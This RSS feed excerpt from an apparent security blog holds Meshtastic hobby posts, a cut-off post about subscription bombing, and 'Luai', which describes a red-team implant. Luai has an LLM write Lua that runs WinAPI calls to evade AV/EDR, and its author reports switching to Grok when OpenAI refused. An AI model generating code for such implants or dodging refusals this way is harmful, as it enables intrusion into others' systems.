href="https://meshconsin.org/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=def-con-33-and-meshtastic-on-the-lilygo-t-deck-plus" target="_blank" rel="noopener noreferrer nofollow">Meshconsin Discord</a></p></li></ul><p class="paragraph" style="text-align:left;">Mesh the planet!</p><p class="paragraph" style="text-align:left;"><span style="color:rgb(74, 144, 226);"><span style="text-decoration:underline;"><i><a class="link" href="https://x.com/TheL0singEdge?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-meshtastic-node&_bhlid=5277aec412e91a73573bfae65c4337388798ff0f" target="_blank" rel="noopener noreferrer nofollow" style="color: rgb(12, 74, 110)">@TheL0singEdge</a></i></span></span></p></div></div>
  ]]></content:encoded>
</item>

      <item>
  <title>Meshtastic: 2 Months Later</title>
  <description>Transforming from a nerd project to a daily communication tool, Meshtastic offers practical off-grid messaging for family, emergency readiness, and local community connection.</description>
      <enclosure url="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/fe2a3e85-7050-467c-b212-b762d4dda223/IMG_0790.JPEG" length="206977" type="image/jpeg"/>
  <link>https://blog.shellntel.com/p/meshtastic-2-months-later</link>
  <guid isPermaLink="true">https://blog.shellntel.com/p/meshtastic-2-months-later</guid>
  <pubDate>Fri, 11 Jul 2025 15:31:47 +0000</pubDate>
  <atom:published>2025-07-11T15:31:47Z</atom:published>
    <dc:creator>Ryan Zagrodnik</dc:creator>
  <content:encoded><![CDATA[
    <div class='beehiiv'><style>
  .bh__table, .bh__table_header, .bh__table_cell { border: 1px solid #C0C0C0; }
  .bh__table_cell { padding: 5px; background-color: #FFFFFF; }
  .bh__table_cell p { color: #2D2D2D; font-family: 'Helvetica',Arial,sans-serif !important; overflow-wrap: break-word; }
  .bh__table_header { padding: 5px; background-color:#F1F1F1; }
  .bh__table_header p { color: #2A2A2A; font-family:'Trebuchet MS','Lucida Grande',Tahoma,sans-serif !important; overflow-wrap: break-word; }
</style><div class='beehiiv__body'><p class="paragraph" style="text-align:left;">Two months ago, I built my first Meshtastic node (<a class="link" href="https://blog.shellntel.com/p/building-a-meshtastic-node?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=meshtastic-2-months-later" target="_blank" rel="noopener noreferrer nofollow">here’s that post</a>). Since then, Meshtastic has quietly become part of my daily life, expanding from a nerd project to a practical tool for family comms, emergency readiness, and local community resilience.</p><hr class="content_break"><h3 class="heading" style="text-align:left;" id="messaging-my-wife-while-picking-up-">Messaging My Wife While Picking Up Dog Poop</h3><p class="paragraph" style="text-align:left;">One of the best moments so far: I was outside picking up dog poop while a plane was flying over our house, and I was able to message my wife, who was on the plane, using Meshtastic.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/4c4745d7-d70e-415b-87d7-c7e5a9cd5a1b/IMG_0672.PNG?t=1752149199"/></div><p class="paragraph" style="text-align:left;">This simple exchange reminded me that the magic of offline, radio-based messaging is real and practical.</p><hr class="content_break"><h3 class="heading" style="text-align:left;" id="madison-coverage-then-vs-now">Madison Coverage: Then vs. Now</h3><p class="paragraph" style="text-align:left;">When I started, the Madison Meshtastic map had a modest scattering of nodes.</p><p class="paragraph" style="text-align:left;">Today, thanks to local hobbyists and the community, plus adding an <b>unmonitored node at Sector67</b>, coverage in the Madison area has <b>expanded significantly</b>, building a real, redundant mesh.</p><div class="blockquote"><blockquote class="blockquote__quote"><p class="paragraph" style="text-align:left;"><b>Top:</b> A few months ago<br><b>Bottom:</b> Now, with community growth</p><figcaption class="blockquote__byline"></figcaption></blockquote></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/e8e6d40d-c6b6-411e-ba31-ad172f193a33/IMG_0602.PNG?t=1752149256"/></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/ebede7d3-e7a2-40ea-929c-93d3693ecf93/IMG_0782.PNG?t=1752149385"/></div><p class="paragraph" style="text-align:left;">If you’re local and want to join the mesh, reach out, or drop a node in your window to help.</p><hr class="content_break"><h3 class="heading" style="text-align:left;" id="expanding-the-setup-t-deck-plus-pla">Expanding the Setup: T-Deck Plus Plans</h3><p class="paragraph" style="text-align:left;">Next up, I’m planning to buy the <a class="link" href="https://lilygo.cc/products/t-deck-plus-meshtastic?variant=45420290900149&utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=meshtastic-2-months-later" target="_blank" rel="noopener noreferrer nofollow">T-Deck Plus Meshtastic</a> for:</p><p class="paragraph" style="text-align:left;">✅ Integrated keyboard and screen<br>✅ True phone-free operation<br>✅ Easy on-the-go messaging and debugging</p><p class="paragraph" style="text-align:left;">Once it arrives, I will test it against the standard phone-tethered experience to see if it can replace my typical carry for backpack trips, bike rides, and local network mapping.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/5147ddf0-a271-4fad-81a2-ed9aea4e3b6d/image.png?t=1752149909"/></div><hr class="content_break"><h3 class="heading" style="text-align:left;" id="why-meshtastic-still-feels-worth-it">Why Meshtastic Still Feels Worth It</h3><p class="paragraph" style="text-align:left;">✅ It works.<br>✅ It’s fun.<br>✅ It encourages RF and antenna learning.<br>✅ It adds a small but real layer of resilience.<br>✅ It is community-building in a quiet, practical way.</p><p class="paragraph" style="text-align:left;">Two months later, Meshtastic is more than a fun toy. It’s become part of my “daily carry” tools, ready for everything from family backup comms to community mesh support and emergency fallback.</p><hr class="content_break"><h3 class="heading" style="text-align:left;" id="next-steps">Next Steps</h3><ul><li><p class="paragraph" style="text-align:left;">Test the T-Deck Plus and compare.</p></li><li><p class="paragraph" style="text-align:left;">Map dead zones in Madison and experiment with antennas.</p></li><li><p class="paragraph" style="text-align:left;">Encourage more unmonitored node drops for local resiliency.</p></li><li><p class="paragraph" style="text-align:left;">Maybe even build a dedicated solar-powered node.</p></li></ul><p class="paragraph" style="text-align:left;">If you want to test Meshtastic, trade range data, or experiment with longer-range builds in the Madison area, <b>let me know</b>. The more nodes, the better the mesh. And if you’re in Wisconsin, join the <a class="link" href="https://meshconsin.org/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=meshtastic-2-months-later" target="_blank" rel="noopener noreferrer nofollow">Meshconsin</a> Discord.</p><p class="paragraph" style="text-align:left;">Happy meshing!</p><p class="paragraph" style="text-align:left;"><span style="color:inherit;"><span style="text-decoration:underline;"><i><a class="link" href="https://x.com/TheL0singEdge?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-meshtastic-node&_bhlid=5277aec412e91a73573bfae65c4337388798ff0f" target="_blank" rel="noopener noreferrer nofollow" style="color: rgb(74, 144, 226)">@TheL0singEdge</a></i></span></span></p></div></div>
  ]]></content:encoded>
</item>

      <item>
  <title>Luai - An AI Malware Agent</title>
  <description>On the fly code generation and execution</description>
      <enclosure url="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/ca755725-edc3-43e5-b2ca-01cf0adf2a0d/luai_background.png" length="1361604" type="image/png"/>
  <link>https://blog.shellntel.com/p/luai-an-ai-malware-agent</link>
  <guid isPermaLink="true">https://blog.shellntel.com/p/luai-an-ai-malware-agent</guid>
  <pubDate>Fri, 06 Jun 2025 18:41:16 +0000</pubDate>
  <atom:published>2025-06-06T18:41:16Z</atom:published>
    <dc:creator>Dylan Reuter</dc:creator>
  <content:encoded><![CDATA[
    <div class='beehiiv'><style>
  .bh__table, .bh__table_header, .bh__table_cell { border: 1px solid #C0C0C0; }
  .bh__table_cell { padding: 5px; background-color: #FFFFFF; }
  .bh__table_cell p { color: #2D2D2D; font-family: 'Helvetica',Arial,sans-serif !important; overflow-wrap: break-word; }
  .bh__table_header { padding: 5px; background-color:#F1F1F1; }
  .bh__table_header p { color: #2A2A2A; font-family:'Trebuchet MS','Lucida Grande',Tahoma,sans-serif !important; overflow-wrap: break-word; }
</style><div class='beehiiv__body'><p class="paragraph" style="text-align:left;">AI seems to be the hottest talk of the town in recent years. It seems like every industry is looking to integrate AI into their business in some way, shape, or form. In the security industry, lots of AI pentesting tools have started to emerge which offload some of the work previously done by a pentester to an LLM. This is nice in some regards; I would be happy to offload report writing to an LLM which would leave me more time for hacking. I believe that AI will be a great enhancement for both Red and Blue teams in the coming years as LLMs continue to mature and adaptation increases.</p><p class="paragraph" style="text-align:left;">As a penetration tester, my primary focus is on the offensive, red team side of things. I wanted to create a malware agent that actively uses an LLM to accomplish its objective.</p><p class="paragraph" style="text-align:left;">I created Luai as a proof of concept to explore this idea. The Luai agent is written in Rust and makes API calls to OpenAI, using their o1 model to generate Lua code to accomplish the task issued by the attacker. The generated Lua code gets immediately executed and the result is returned to the attacker server. The benefits of this are:</p><ol start="1"><li><p class="paragraph" style="text-align:left;">The binary is lightweight and clean since it contains no nefarious Lua code.</p></li><li><p class="paragraph" style="text-align:left;">Lua code is generated on the fly by the LLM based on the command sent by the attacker. </p></li><li><p class="paragraph" style="text-align:left;">The generated Lua code is executed by Rust and very difficult for AV / EDR to detect. (More on this below)</p></li></ol><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/ff58e28e-7f36-40bd-b72a-52979f10a642/image.png?t=1749054099"/></div><p class="paragraph" style="text-align:left;">This concept of Rust and Lua is a continuation of previous research I did on embedding Lua into Rust. You can read that full blog post <a class="link" href="https://blog.shellntel.com/p/evading-microsoft-defender?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=luai-an-ai-malware-agent" target="_blank" rel="noopener noreferrer nofollow">here</a>. But the TL;DR is that Lua is an embeddable scripting language that has a powerful Foreign Function Interface (FFI) available via LuaJIT. The FFI library allows you to call external C functions and use C data structures from pure Lua. So we can essentially call any WinAPI function from Lua.</p><p class="paragraph" style="text-align:left;">What’s great about this is we can then embed the Lua code into Rust and execute it. Rust has a fantastic crate for embedding Lua called <a class="link" href="https://github.com/mlua-rs/mlua?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=luai-an-ai-malware-agent" target="_blank" rel="noopener noreferrer nofollow">mlua</a> that supports LuaJIT. This makes implementation very straight forward and we don’t need to mess with including any external DLLs or manually calling Lua functions and managing return values.</p><p class="paragraph" style="text-align:left;">Embedded Lua is also fantastic for AV / EDR evasion. When ever you want to use a C function in Lua, you define and call it like so:</p><div class="codeblock"><pre><code>ffi.cdef[[
typedef void* HWND;
typedef const char* LPCSTR

int MessageBoxA(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, int uType);
]]

ffi.C.MessageBoxA(nil, &quot;Hello from Lua&quot;, &quot;Hello World&quot;, 0)</code></pre></div><p class="paragraph" style="text-align:left;">The LuaJIT virtual machine is responsible for executing the code. First, it needs to look up the address of <code>MessageBoxA</code>. This should sound familiar to malware devs out there when trying to hide function calls. We define the function signature, then use <code>GetProcAddress / GetModuleHandle</code> or some sort of manual implementation to lookup the function address at runtime. Except with LuaJIT, the VM handles all this for us; and as you would expect, <code>MessageBoxA</code> will not appear in the PE’s Import Address Table.</p><p class="paragraph" style="text-align:left;">The Lua VM also utilizes a virtual stack that is used to pass data between Rust and Lua. When embedding Lua into other languages such as C, you must manually push and pop values to the virtual stack. However, with the <code>mlua</code> crate for Rust, most of this is automatically handled for us.</p><p class="paragraph" style="text-align:left;">All this abstraction with the Lua VM poses a challenge for AV and EDR to effectively monitor and detect.</p><hr class="content_break"><p class="paragraph" style="text-align:left;">The Luai project has two components. Luai, which is the AL malware agent, and luai_web, which is the web interface running on a remote server where the attacker can issue commands to the agent.</p><p class="paragraph" style="text-align:left;">The agent will contact the server at random intervals for tasking. Once it receives a task, it will make a query to the LLM and get back a Chat Completion response containing the generated Lua necessary to complete the task it was given. The LLM’s system prompt instructs it to always return the result in a string variable that way it can be popped off Lua’s virtual stack and accessed in Rust.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/df257fbb-8d20-418c-8cf5-bcc304a0918d/image.png?t=1749227020"/><div class="image__source"><span class="image__source_text"><p>Duration is the sleep duration in seconds, Instruction is the task received from the server, the generated Lua script is printed to console for verbosity.</p></span></div></div><p class="paragraph" style="text-align:left;">Once the LLM has generated the Lua script, it is directly executed within Rust like so:</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/2a039b61-7fb0-4f2b-b546-bf213c1f3a5b/image.png?t=1749158061"/></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/f58a1362-cbbf-4d70-b9fd-e1a7b708082e/image.png?t=1749228577"/></div><p class="paragraph" style="text-align:left;">Instead of creating Luai as a true <a class="link" href="https://cloud.google.com/discover/what-are-ai-agents?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=luai-an-ai-malware-agent" target="_blank" rel="noopener noreferrer nofollow">AI Agent</a>, where it can generate the Lua script, execute it, and reflect on the results through the thought / action / observation lifecycle and make changes accordingly; I opted to only use AI only to generate the Lua script. This was done for a couple reasons.</p><p class="paragraph" style="text-align:left;">First and foremost, it prevents data from the compromised machine from being sent to the LLM. If the AI Agent were to run the Lua script, it would have to review the results to see if it accomplished the task or not, and to decide if it needs to take further action. It’s a different story if you are using a local LLM hosted on your own infrastructure. But if you are using OpenAI or any other service provider, it’s best to not send that information back to the LLM.</p><p class="paragraph" style="text-align:left;">Second, AI Agent frameworks for Rust and other compiled languages is lacking. I know you don’t <i>neeed </i>an AI Agent framework, but it definitely simplifies the process and reduces complexity.</p><p class="paragraph" style="text-align:left;">One of a couple issues I discovered during development and testing was that AI is very ok at generating Lua. Particularly Lua which calls WinAPI’s. I think this is due to type definitions between C and Lua, which can be very finicky.</p><p class="paragraph" style="text-align:left;">For example, in Lua you have a type <code>void*</code> and in the WinAPI you have <code>PVOID</code>. Now you would think you could just use <code>void*</code> anywhere that <code>PVOID</code> is required, but no. You must explicitly create the type in the Lua code or else your code will probably not run:</p><div class="codeblock"><pre><code>ffi.cdef[[
typedef void* PVOID;
...
]]</code></pre></div><p class="paragraph" style="text-align:left;">AI is not great at figuring this out, so I provided a “starter set” of type definitions in the system prompt. It definitely helps, but it’s not bulletproof.</p><p class="paragraph" style="text-align:left;">This results in the generated Lua being somewhat “hit or miss” depending on the task it’s given. I.e.,it will throw an error when Rust tries to execute it. Since it’s not an AI Agent and the LLM cannot reflect on the error and refine the script, I created a workaround which is a function that recursively calls itself X number of times until the script runs successfully or the limit is reached. It’s a big improvement, and usually the LLM can usually generate a working script during one of the attempts. But again, it’s not bulletproof.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/eba9f94a-bc23-4140-ac2f-43e92b35aba1/image.png?t=1749225056"/></div><p class="paragraph" style="text-align:left;">The other issue I encountered is OpenAI’s low threshold for “malicious requests” where the LLM will refuse a command. Grok on the other hand, I encountered no refusals and the LLM was more than happy to comply, however the quality of the generated Lua code was lacking compared to OpenAI’s o1 model, which I found to be the best despite the occasional refusals.</p><p class="paragraph" style="text-align:left;">Rust and Lua is a <a class="link" href="https://blog.shellntel.com/p/evading-microsoft-defender?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=luai-an-ai-malware-agent" target="_blank" rel="noopener noreferrer nofollow">powerful combination</a> and I have created payloads leveraging this dangerous duo that I use in engagements with great success. Introducing AI into the mix and using an LLM to generate the the Lua code only adds to it’s potency. Despite some of the pitfalls, a good system prompt can go a long way, and I think as AI continues to mature, it’s capabilities will only get better.</p><p class="paragraph" style="text-align:left;">Thanks for reading!</p><h6 class="heading" style="text-align:left;" id="projects">Projects:</h6><p class="paragraph" style="text-align:left;">Luai: <a class="link" href="https://github.com/djackreuter/luai?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=luai-an-ai-malware-agent" target="_blank" rel="noopener noreferrer nofollow">https://github.com/djackreuter/luai</a></p><p class="paragraph" style="text-align:left;">Luai_web: <a class="link" href="https://github.com/djackreuter/luai_web?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=luai-an-ai-malware-agent" target="_blank" rel="noopener noreferrer nofollow">https://github.com/djackreuter/luai_web</a></p></div></div>
  ]]></content:encoded>
</item>

      <item>
  <title>Building a Meshtastic Node</title>
  <description>Encrypted Messaging for the Apocalypse (or Your Next Camping Trip)</description>
      <enclosure url="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/0970ce7a-feaf-49d5-92c0-845d6834b13e/Capture4.PNG" length="807425" type="image/png"/>
  <link>https://blog.shellntel.com/p/building-a-meshtastic-node</link>
  <guid isPermaLink="true">https://blog.shellntel.com/p/building-a-meshtastic-node</guid>
  <pubDate>Wed, 07 May 2025 15:39:57 +0000</pubDate>
  <atom:published>2025-05-07T15:39:57Z</atom:published>
    <dc:creator>Ryan Zagrodnik</dc:creator>
  <content:encoded><![CDATA[
    <div class='beehiiv'><style>
  .bh__table, .bh__table_header, .bh__table_cell { border: 1px solid #C0C0C0; }
  .bh__table_cell { padding: 5px; background-color: #1a1a1d; }
  .bh__table_cell p { color: #eaeaea; font-family: 'Helvetica',Arial,sans-serif !important; overflow-wrap: break-word; }
  .bh__table_header { padding: 5px; background-color:#1a1a1d; }
  .bh__table_header p { color: #eaeaea; font-family:'Trebuchet MS','Lucida Grande',Tahoma,sans-serif !important; overflow-wrap: break-word; }
</style><div class='beehiiv__body'><h2 class="heading" style="text-align:left;" id="introduction"><span style="font-family:"Segoe UI Emoji", sans-serif;">🛰️</span> Introduction</h2><p class="paragraph" style="text-align:left;">These days, any bozo with <a class="link" href="https://chatgpt.com/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-meshtastic-node" target="_blank" rel="noopener noreferrer nofollow">ChatGPT</a> and a <a class="link" href="https://en.wikipedia.org/wiki/CRISPR?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-meshtastic-node" target="_blank" rel="noopener noreferrer nofollow">CRISPR</a> kit can start editing DNA at home. We’ve all seen <i>I Am Legend</i> and know how that ends: zombie apocalypse. With a looming recession and World War III proxy conflicts already brewing, you and your family need off-grid encrypted communication. That’s where <a class="link" href="https://meshtastic.org/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-meshtastic-node" target="_blank" rel="noopener noreferrer nofollow">Meshtastic</a> comes in.</p><h2 class="heading" style="text-align:left;" id="what-is-meshtastic">🌐<span style="font-family:"Segoe UI Emoji", sans-serif;"> </span>What is Meshtastic?</h2><p class="paragraph" style="text-align:left;">Meshtastic is an open-source project that enables long-range, decentralized communication using low-power LoRa (Long Range) radios. Designed for use in off-grid scenarios, it allows users to send encrypted text messages and GPS data without relying on cell towers, Wi-Fi, or the internet. Devices running Meshtastic form a mesh network, meaning messages can hop across multiple nodes to reach their destination, even if the sender and recipient are not within direct radio range. This makes it ideal for outdoor adventures, emergency preparedness, remote communities, and hobbyist experimentation, offering a resilient and cost-effective alternative to traditional communication infrastructure.</p><h2 class="heading" style="text-align:left;" id="why">❓ Why?</h2><p class="paragraph" style="text-align:left;">What if the phone networks and internet go down? Ham radio is the obvious solution, but that requires a license and communications are not encrypted. These devices are low-cost alternatives.</p><h2 class="heading" style="text-align:left;" id="my-first-device">🥇 My First Device:</h2><p class="paragraph" style="text-align:left;">I was super disappointed with this device as there were no nodes near me after monnths of operating. Turns out I just had a bad flash and needed to re-flash the device. Which I didn’t know until I bought the second device.</p><p class="paragraph" style="text-align:left;"><a class="link" href="https://www.amazon.com/dp/B0D2L1ZHRR?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-meshtastic-node" target="_blank" rel="noopener noreferrer nofollow">https://www.amazon.com/dp/B0D2L1ZHRR</a></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/1dab037c-7480-451b-9c7f-7af72cc5e75b/image.png?t=1746542883"/><div class="image__source"><span class="image__source_text"><p>ESP32 LoRa V3 Module Board with 3000mAh Battery Set</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/aa7e2fb9-b79b-4214-a13f-3eac492ad479/image.png?t=1752150146"/><div class="image__source"><span class="image__source_text"><p>ESP32 LoRa V3 Module Board with 3000mAh Battery Set - with 915MHz Antenna and SX1262 LoRa V3 Case Devices for Meshtastic Arduino LoRawan IOT</p></span></div></div><h2 class="heading" style="text-align:left;" id="my-second-device-the-one-i-should-h">🥈My Second Device (The one I should have bought first):</h2><p class="paragraph" style="text-align:left;"><a class="link" href="https://www.amazon.com/dp/B0DP6BNZ4M?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-meshtastic-node" target="_blank" rel="noopener noreferrer nofollow">https://www.amazon.com/dp/B0DP6BNZ4M</a></p><p class="paragraph" style="text-align:left;">This device has a nicer case and antenna that also holds a battery. You can use a battery with the other case; however, it just dangles out the back.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/0cb84e7e-874a-40f5-bae7-cf6d656b17d9/Capture4.PNG?t=1746543528"/><div class="image__source"><span class="image__source_text"><p>ESP32 LoRa V3 Development Board + 1100mAh Battery</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/ce12629a-c4cd-4e7e-9f3c-8a27769967a1/image.png?t=1752150146"/><div class="image__source"><span class="image__source_text"><p>ESP32 LoRa V3 Development Board + 1100mAh Battery + N30 Protect Case Set - with 915MHz Antenna and SX1262 LoRa V3 Devices for Meshtastic Arduino LoRawan IOT (Upgraded N30 Case)</p></span></div></div><h2 class="heading" style="text-align:left;" id="flashing">⚡ Flashing</h2><p class="paragraph" style="text-align:left;">Flashing is really easy. Use the Meshtastic site:</p><div class="embed"><a class="embed__url" href="https://flasher.meshtastic.org/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-meshtastic-node" target="_blank"><div class="embed__content"><p class="embed__title"> Flasher.meshtastic.org </p><p class="embed__link"> flasher.meshtastic.org </p></div><img class="embed__image embed__image--right" src="https://beehiiv-images-production.s3.amazonaws.com/uploads/asset/file/76c5aa01-b52e-48b2-ba44-5cf4b9c88f9c/Capture5.PNG?t=1746569494"/></a></div><h2 class="heading" style="text-align:left;" id="practical-use-cases">💼 Practical Use Cases:</h2><p class="paragraph" style="text-align:left;">I attended CypherCon in Milwaukee, Wisconsin and had a lot of fun in the CTF where they had some Meshtastic based flags. It was also super fun to send random strangers the 💩 emoji.</p><p class="paragraph" style="text-align:left;">Recently, I flew to Fort Meyers beach and was messaging people from the airplane and the beach:</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/ac852fd5-846e-4285-adc9-652d45c53d89/IMG_0570.PNG?t=1746545295"/><div class="image__source"><span class="image__source_text"><p>Sending messages from 15,000 feet</p></span></div></div><p class="paragraph" style="text-align:left;">Other use cases include messaging in heavily saturated cellular networks at sporting events, concerts, theme parks, natural disasters, etc.</p><p class="paragraph" style="text-align:left;">Many other nodes have popped up in my area making this a viable communication method:</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/84f892bc-0687-4eb7-b136-25858a8d0fb3/IMG_0574.PNG?t=1746568629"/><div class="image__source"><span class="image__source_text"><p>Mesh map after traveling for work</p></span></div></div><h2 class="heading" style="text-align:left;" id="groups">🤼 Groups</h2><p class="paragraph" style="text-align:left;">If you’re in Wisconsin check out the <a class="link" href="https://meshconsin.org/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-meshtastic-node" target="_blank" rel="noopener noreferrer nofollow">Meshconsin</a> Discord.</p><p class="paragraph" style="text-align:left;">There are also several other groups:</p><p class="paragraph" style="text-align:left;"><a class="link" href="https://meshtastic.org/docs/community/local-groups/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-meshtastic-node" target="_blank" rel="noopener noreferrer nofollow">https://meshtastic.org/docs/community/local-groups/</a> </p><h2 class="heading" style="text-align:left;" id="conclusion">🏁 Conclusion</h2><p class="paragraph" style="text-align:left;">If you’re like me and have been procrastinating getting your ham radio license and interested in alternatives communication methods, Meshtastic is a low cost, interesting, fun project that you can complete in less than hour. Good luck and happy hacking.</p><p class="paragraph" style="text-align:left;">Hack the planet!</p><p class="paragraph" style="text-align:left;"><a class="link" href="https://x.com/TheL0singEdge?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-meshtastic-node" target="_blank" rel="noopener noreferrer nofollow">@TheL0singEdge</a></p><p class="paragraph" style="text-align:left;"></p><p class="paragraph" style="text-align:left;"></p><p class="paragraph" style="text-align:left;"></p><p class="paragraph" style="text-align:left;"> </p><p class="paragraph" style="text-align:left;"> </p><p class="paragraph" style="text-align:left;"> </p></div></div>
  ]]></content:encoded>
</item>

      <item>
  <title>Subscription Bombing</title>
  <description>The Five Stages of Coping</description>
      <enclosure url="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/3b24def3-0a87-4fb2-a5f2-13e99263612f/SubscriptionBombing.png" length="882831" type="image/png"/>
  <link>https://blog.shellntel.com/p/subscription-bombing</link>
  <guid isPermaLink="true">https://blog.shellntel.com/p/subscription-bombing</guid>
  <pubDate>Mon, 28 Apr 2025 05:00:00 +0000</pubDate>
  <atom:published>2025-04-28T05:00:00Z</atom:published>
    <dc:creator>Brian Judd</dc:creator>
  <content:encoded><![CDATA[
    <div class='beehiiv'><style>
  .bh__table, .bh__table_header, .bh__table_cell { border: 1px solid #C0C0C0; }
  .bh__table_cell { padding: 5px; background-color: #FFFFFF; }
  .bh__table_cell p { color: #2D2D2D; font-family: 'Helvetica',Arial,sans-serif !important; overflow-wrap: break-word; }
  .bh__table_header { padding: 5px; background-color:#F1F1F1; }
  .bh__table_header p { color: #2A2A2A; font-family:'Trebuchet MS','Lucida Grande',Tahoma,sans-serif !important; overflow-wrap: break-word; }
</style><div class='beehiiv__body'><p class="paragraph" style="text-align:left;">In cybersecurity, the art of distraction is classic offense: flood a victim with noise while silently executing a more sinister attack. One infamous tactic is subscription bombing, where an attacker overwhelms your inbox with thousands of unsolicited subscription confirmations, newsletters, and password reset emails. The intent? To distract and disorient, masking a more severe attack—such as credit card fraud or account takeover. I recently became an unwilling expert on subscription bombing, so why not share what I learned.</p><h3 class="heading" style="text-align:left;" id="my-story"><b>My Story</b></h3><p class="paragraph" style="text-align:left;">In short, I received nearly 2,000 unsolicited emails in just a few hours. The evening prior, I bought computer parts from an unfamiliar online vendor and the checkout process felt suspicious. I entered my credit card details, only to be redirected unexpectedly to PayPal where I was asked to enter the details again. I ignored my gut feeling… because… well, shiny new toys. That was a big mistake.</p><p class="paragraph" style="text-align:left;">Twelve hours later, chaos ensued.</p><h3 class="heading" style="text-align:left;" id="stage-1-denial"><b>Stage 1: Denial</b></h3><p class="paragraph" style="text-align:left;">Maybe denial isn&#39;t exactly right, but disbelief definitely set in. It was 9:57 AM, and I was on a client call when my phone began vibrating relentlessly. By 10 AM, my inbox had 61 new emails. Surely whatever was going on wasn&#39;t that bad, right? Classic denial.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/db847ab0-1b11-4d6c-afdf-007e78378f37/SubscriptionBombing2.png?t=1745852627"/><div class="image__source"><span class="image__source_text"><p>The first seven emails from the attack</p></span></div></div><p class="paragraph" style="text-align:left;">At 10:07 AM, with 174 unread emails piling up, reality struck: two international charges of $3,137.09 each appeared on my credit card. Both labeled ominously as PAYPAL *XUM9. Denial quickly faded into panic.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/69c6229e-f307-4ed6-9cd1-2370ecb31e6b/SubscriptionBombing2.jpg?t=1745852185"/><div class="image__source"><span class="image__source_text"><p>Actual credit card alerts</p></span></div></div><p class="paragraph" style="text-align:left;"><b>Tip:</b> Always trust your instincts. If a transaction feels off, stop immediately and verify the site’s authenticity.</p><h3 class="heading" style="text-align:left;" id="stage-2-panic"><b>Stage 2: Panic</b></h3><p class="paragraph" style="text-align:left;">The subscription bombing effectively overwhelmed my ability to think at my best. I needed to deal with the fraud, but the barrage of emails was driving me crazy. Then I noticed that between 9:52 AM and 10 AM, attackers made 52 attempts to reset my Plex password. These password reset emails were buried under hundreds of subscription confirmations from sites I&#39;d never even heard of. Now I’m wondering if my Plex account is the target, and perhaps they’ve breached my email too? (Note: After later analysis, 